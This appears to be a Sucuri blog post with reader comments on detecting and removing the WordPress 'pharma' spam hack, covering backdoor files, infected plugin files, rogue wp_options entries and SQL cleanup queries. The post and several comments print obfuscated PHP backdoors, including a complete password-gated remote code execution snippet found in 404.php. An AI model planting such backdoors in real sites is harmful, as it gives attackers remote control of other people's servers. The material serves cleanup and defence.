

This post is very specific to one type of infection, there are many different types of infections and symptoms, do not be discouraged if the scenario does not fit your situation. There are more recent posts on what pharma hacks look like in 2016.
A more detailed guide on how to address a hack in WordPress was released in 2016.
In the last few weeks, the most common questions we’re receiving are related to the “pharma” (or blackhat SEO spam) hack on WordPress sites.
This attack is very interesting because it is not visible to the normal user and the spam (generally about Viagra, Nexium, Cialis, etc) only shows up if the user agent is from Google’s crawler (googlebot). Also, the infection is a bit tricky to remove and if not done properly will keep reappearing.
Because of this behavior, many sites have been compromised for months with those spam keywords and no one is noticing. A quick way to check if your site is compromised is by searching on Google for “inurl:yoursite.com cheap viagra or cheap cialis” or using our free security scanner.
For example, this is the result of our scanner against wpremix.com (which was infected at the time we were writing this post):
 Pharma Hack – Details
The pharma hack has various moving parts:
- Backdoor that allows the attackers to insert files and modify the database.
- Backdoor inside one (or more) plugins to insert the spam.
- Backdoor inside the database used by the plugins.
If you fix one of the three, but forget about the rest, you’ll most likely be reinfected and the spam will continue to be indexed.
As always, we recommend that you update your WordPress instance to the latest version. This goes for all of your plugins, themes, etc. WordPress is typically very secure, it’s when you’re running old versions and out of date plugins/themes that run into trouble. Keep your stuff up to date to minimize the risk of infection significantly.
1. Backdoor Gives Remote Access to Users
This is the first step in the infection. Generally, attackers do large scale scans and try to inject the backdoors into compromised sites. They do this by searching for vulnerable WordPress installations (older versions), vulnerable plugins, hosting companies with known security weaknesses, etc.
When the backdoor is added, it is not immediately executed. Sometimes it stays for months without ever getting called. The common places for these backdoors are:
wp-content/uploads/.*php (random PHP name file)
 wp-includes/images/smilies/icon_smile_old.php.xl
 wp-includes/wp-db-class.php
 wp-includes/images/wp-img.php
Characteristically in the past, these files have had an “eval(base64_decode”, ultimately that’s what most people recommend searching for. However, on the pharma attack, the backdoor starts with:
< ? php $XZKsyG='as';$RqoaUO='e';$ygDOEJ=$XZKsyG.'s'.$RqoaUO.'r'.'t';$joEDdb
 ='b'.$XZKsyG.$RqoaUO.(64).'_'.'d'.$RqoaUO.'c'.'o'.'d'.$RqoaUO;@$ygDOEJ(@$j
 oEDdb('ZXZhbChiYXNlNjRfZGVjb2RlKCJhV1lvYVhOelpY... (long long string)..
So, it still calls eval(base64_decode but using variables making it harder to detect. In fact, none of the WordPress security plugins are able to find it. Our suggestion is to search for this string: php $[a-zA-Z]*=’as’;
If you do an inspection of the code, you will see that it scans for wp-config.php, gets the database information, acts as a remote shell and retrieves a lot of information about the system.
That’s the first thing you have to remove before you do anything else.
2. Backdoor Inside One of the Plugins
This is the second part of the attack. After successfully creating a backdoor into the system, a file will be created inside one of the existing plugins. Example:
akismet/wp-akismet.php
 akismet/db-akismet.php
 wp-pagenavi/db-pagenavi.php
 wp-pagenavi/class-pagenavi.php
 podpress/ext-podpress.php
 tweetmeme/ext-tweetmeme.php
 excerpt-editor/db-editor.php
 akismet/.akismet.cache.php
 akismet/.akismet.bak.php
 tweetmeme/.tweetmem.old.php
Note that they will infect one or more of your enabled plugins and use names like wp-[plugin].php, db-[plugin].php, ext-[plugin].php, or something similar. We do not recommend you rely only those samples for your search, but try looking for any plugin file with the wp_class_support string on it.
$ grep -r "wp_class_support" ./wp-content/plugins
If you are infected, you will see things like (full content of the file):
./wp-content/plugins/akismet/db-akismet.php:if(!defined('wp_class_support')) {
 ./wp-content/plugins/akismet/db-akismet.php: define('wp_class_support',true);
Make sure to remove those files. To be 100% sure your plugins are clean, I would recommend removing all of them and adding from scratch (not possible for all sites, but this is probably the most secure way of doing it).
3. Backdoor Inside the Database
This is the last step, and equally important. This is where the spam itself is hidden. They have been using the wp_options table with these names in the option_name:
wp-options -> class_generic_support
 wp-options -> widget_generic_support
 wp-options -> wp_check_hash
 wp-options -> rss_7988287cd8f4f531c6b94fbdbc4e1caf
 wp-options -> rss_d77ee8bfba87fa91cd91469a5ba5abea
 wp-options -> rss_552afe0001e673901a9f2caebdd3141d
Some people have been seeing fwp and ftp_credentials being used as well, so check there too.
These SQL queries should clean your database:
delete from wp_options where option_name = 'class_generic_support';
 delete from wp_options where option_name = 'widget_generic_support';
 delete from wp_options where option_name = 'fwp';
 delete from wp_options where option_name = 'wp_check_hash';
 delete from wp_options where option_name = 'ftp_credentials';
 delete from wp_options where option_name = 'rss_7988287cd8f4f531c6b94fbdbc4e1caf';
 delete from wp_options where option_name = 'rss_d77ee8bfba87fa91cd91469a5ba5abea';
 delete from wp_options where option_name = 'rss_552afe0001e673901a9f2caebdd3141d';
Conclusion
Tricky stuff! The attackers are getting better and we have to learn how to protect our sites and servers. If you need any help cleaning up the mess or you need a partner to help with your security needs, Sucuri is here to assist.
Protect your interwebs!


 Ben Martin
 Juliana Lewis
 Luke Leal
 Sucuri Malware Research Team
 Puja Srivastava



 Kayleigh Martin
72 comments
I wrote a similar article today: http://alanp.ca/blog/2010/07/13/unobfuscating-an-…
My recent post Unobfuscating an Attack
I had to analyze a quite similar infection in one of our e107 powered sites. Just wanted to add to your great article that this is not only wordpress installations are infected by Pharma, but e107 installations as well.
Thanks for a great article, hope I finally got rid of these pesky Pharma ads in my search results!
Thank you very much! Your article helped me a lot
I've seen a backdoor in 404.php
Looks like:
<?php /*xyz*/ $mar = 'archo'; $a =
'm'.'d5';if($a($_REQUEST[$a])=='698357e86842'.'1222bcf89349bd5cf34d'){$w
= 'Cdbl0sYoWOiyJt3qtqyOoqxA';$x = $_REQUEST[$w];$y = 'base'.'6';$y.=
'4_d'.'ecode';$x = $y($x);$z = 'creat'.'e_f';$z.= 'unction';$x =
$z('',$x);$x();} /*xyz*/ ?>
i’m seeing the same thing in searchform.php.
Just saw a similar chunk of code in the functions.php of the “Classic” theme:
This was a life saver. Thank You!
Thanks Andrew. I found it too. What should I do? Delete the entire 404.php file from the current them or just clean it by wiping out this part of the code?
Super helpful, thanks! I tried and failed previously to get this exploit out of my blog, but the latest exploit scanner plugin pointed to this blog, and sure enough, I had an infected plugin and several bad wp_options rows. I think it's finally cleaned out. Thanks again for posting this!
Thanks for the info – it was very useful for me to remove the hack.
In my case I removed all WordPress core files, uploaded them afresh, and replaced my plugins. Strangely I didn't have anything in my database that matched the patterns above, but I had a good clean out of the wp-options table – so many years of database cruft left over from old plugins and themes.
Database cleanliness is a new part of my WordPress maintenance regime!
My recent post HTC Desire Android 22 ‘Froyo’ Update stops internet access
Hi, I’m sorry if this will sound like such a basic question – but I’m not taking any chances anymore. What do you mean by “removing all WordPress core files” and “uploading them afresh”? How do I do this?
My webhost is recommending that I recreate my account which, if it is as they say, will be like starting the website from scratch.
thanks 4 gr8 info..
me 3. i didn’t know how to do this.
I’ve also discovered malicious code planted in unused theme folders, in the 404.php and footer.php files. I traced these when I found a request to /unusedtheme/404.php in a server log. It had a line of semi-obfuscated code with md5 and base64_decode functions. Details at http://tom-mcgee.com/blog/archives/4112.
my blog infected by Pharma hack, i found my index.php file on wp-content/uploads encoded by ioncube, then i clean all my server and install new wp blog.
Well, finally I have found the solution. At least some keywords don’t show up Cialis no more.
You should go to webftp and find the files that contain Drugstore and eval (gzinflate(base64_decode(.
Delete the files if the files are not wordpress file and remove the virus line in wordpress file such as wp-config.php.
You could read the detail here:
http://agusnizami.wordpress.com/2011/05/27/cialis-found-on-wordpress-google-search-and-the-solution-to-remove-the-virus/
We just stumbled upon this today ourselves. What strikes me as odd is how it is concealed to everyone except the search engines. Doesn’t look like too much fun to clean up either.
Thanks, this helped a good amount. I found an offending file but I’m not finding anything in the database table that seems to match. Any ideas?
Thank so much
Does anyone know if this hack installs a php file browser and exploit tool? I have sites with this “pharma hack” but there is also this tool that allowed the hacker to browse files, edit, delete and telnet as apache… Very bad stuff. The exploits look similar (but not identical) to what’s posted here. And we have the same results with the SEO spam.
Thanks.
hi there, i have a variant of this hack the ‘free online streaming porn’ which is taking wordpress by storm, but i can’t find any references to it online in terms of removal, i’ve been through all the ‘pharma’ steps but have found no traces, google and yourselves report no malware, yet a google search reveals masses of posts with the prefix as above.. any ideas?
my security advisor says it’s a WordPress issue and refuses to persue it..
i’ve found a rather sus looking file in the site root called ss_744285_j3Wu_remove.php, now it appears to be a css rewriter but it does contain some references to the base64 decode, any
clues anyone?
I am troubleshooting a WordPress website that has been a victim of the Pharma Hack several times. I am coming in to this late in that others have worked on cleaning this up before me, and I don’t know what all they did. But the website owner tells me that it was fixed at one time and that the hack came back. I have looked for suspicious files in the plugins folders and suspicious database entries and nothing turned up there (at least nothing obvious). I did find and delete a file in the wp-uploads folder that was named _wp-cache.php. When I ran the website through Sucuri it returned with all green check marks. When I fetch the page as Google using Webmaster Tools it returns a screenshot with viagra and cialis links and text between the content and header. I am a newbie with Webmaster tools so I might not be using it correctly… My question is, could the website make it though the Sucuri scanner but still be infected? I also wonder if moving this website to a clean install of WordPress would work… Would backing up and importing into a fresh database still possibly create a database with the hack still infected? Also, I assume the plugins would need to be installed from scratch and not just downloaded and uploaded to a new WP install for the same reason. Any advice would be much appreciated as this has me scratching my head.
Read all your .htaccess files, all the way up the file system as your host allows, even up to the root level. Pull up your site in an FTP client, and sort by date so you see newest on top. Then go through your uploads directories one at a time and look for any file that seems like it shouldn’t be there (your folder for January 2010 for example should have files with a timestamp in that month). Malicious code can be in an image file, so make sure they have permissions set to 644 (no execute rights).
If you’re running any other WordPress or parallel file structures on the server, inspect all the directories in those as well. Malicious files that can mess up your WordPress installation don’t have to be in that directory to do their work.
Hi Guys.. My blog was attacked too but I took a long time to notice and I do not have a database of 2 months ago… I am trying to clean but looks like this pharma hack got a variation and is spread in different spots mentioned here…. if you have new info please share.. I am trying to clean by myself but it is not easy.. I already waste hours and hours and no result until now.
Mine was in wp-options in the options_value key
I really appreciate your effort towards this field which
provides all useful information regarding the topic…Great job.
I would say, you should probably try to do a fresh install of wordpress. That will at least remove any backdoors that might be in the wordpress core files themselves. You should backup your database and then open the backup in a text editor and do some searches for terms that you see in the ads. In my wordpress website i found several “divs” with a style display none param in them. Inside the div is where pharma keywords were buried text. I had approx’ly 52 instances that i had to remove. I am still fighting it. I did installed WP Security Scan and Wordfence. Wordfence will help find opening because it can compare your wordpress core files to the actual wordpress files and tell you what is different. I’m confused about how googel webmaster tools works as well. Prior to fixing my website, i scanned a url with fetch as googlebot. I saw the pharma ads in the page. Now I’ve cleaned that website and I’ve tried to refetch the same url. I still see the pharma ads in my page from fetch as googlebot. So, what i am wondering is if maybe google has now cached that page. I’ve fetched other possibly infected pages and i don’t see the pharma ads in them anymore. So i think i got it. I’m going to submit the site to have it scanned by google.
First download all of your files via FTP. Store those files on your local computer somewhere as that is your backup. Next go into FTP and delete your whole website. Download wordpress fresh and upload a freshly extracted version of wordpress to your server. Update the wp-config file with your db info. Upload your theme. Upload any images that are in the uploads folder. Scan the uploads folder for any .php files. That’s what he means. Its a fresh install of wordpress from the very beginning.
What i do is i delete any theme that i am not actively using. I usually just have 1 theme per website. This helps locate infections.
I have the paid sucuri. My scans all run fine but I’m 99%sure I have the pharma
I just had the pleasure of removing a Pharma Hack like this from a client’s wordpress installation. The malicious links were indeed listed as an entry within my wordpress database – but not in any of the forms you had listed above. In this case the DB entry was “_answer_q”.
I found it by querying my database for instances of “Levitra/Cialis/etc” spelled BACKWARDS and ended up finding the bad DB entry.
Hi Mike,
I had a similar issue – try querying your DB for instances of Levitra/Cialis/etc spelled backwards.
I found the offending DB entry by searching for “argaiv” within my wp_options table. The option name was “_answered_q”
Great article I searched for the spam word viagra (backwards “argaiv”) and all of the spam code was here: _propertyfeed_w — My Securi scans are coming back clean, hopefully I did the other steps correctly
THANK YOU – I have been reading, searching, looking, freaking out for hours – and I just did a search in my db for ‘argaiv’ and I found it! – I also found ‘fwp’ – I recommend just search the entire db – or at least the entire options table as I did not find any of this under the option_name value either.
David,
I am not familiar with coding etc. and have been hit by this phara hack. Do you know anyone i can hire to remove the hack and clean my site?
WTF! There us a problem with the editor guys.
Help please, I’ve had this Pharma hack Happen to me and I just noticed it after signifcant drop in traffic. I don;t fully have the knowledge to fix this and have become frustrated trying to navigate files I just don’t regularly deal with. I don’t want to delete the wrong thing, or ruin anything after running my blog successfully since 2010. I went from about 80K visitors a month, now down to 20K.
After troubleshooting this issue, learned it had to do with a vulnerability with the theme I was using. The functions.php file in each theme folder was bad (some strange long string had been added at the beginning) and there were unknown php files scattered throughout the folders. If you think this is your issue, contact your ISP support to identify the files and replace functions.php file with the original (clean) ones you first downloaded. Hope this helps
I found my hack in wp_options > page_infos
I also found the plugin that was compromised: jquery-updater version 2.0.3
The hack code was in the jquery-updater.php file. Here is the line that I was causing the issue:
add_action(‘init’, create_function(”, “@assert(implode(”, unserialize(get_option(‘default_titles’))));”));
I also found this in my template file:
if(ourUrlAndReferer()) the_content(); else if(have_posts()){
There was a check for a hack function added to the loop.
Can someone please tell me how long it took for search engines to begin finding your site again?
pharma hack. Wordfence free version spotted five files with bad code- and showed the code, and securi noted the same files were changed.
the files are in the wp-includes
directory
However, nothing about the database.
The files cannot be removed without
bringing down the site.
Thanks man! I searched for Backdoor Inside One of the Plugins and you shared detailed!
Thanks
And Thanks for coding i like that!
Comments are closed.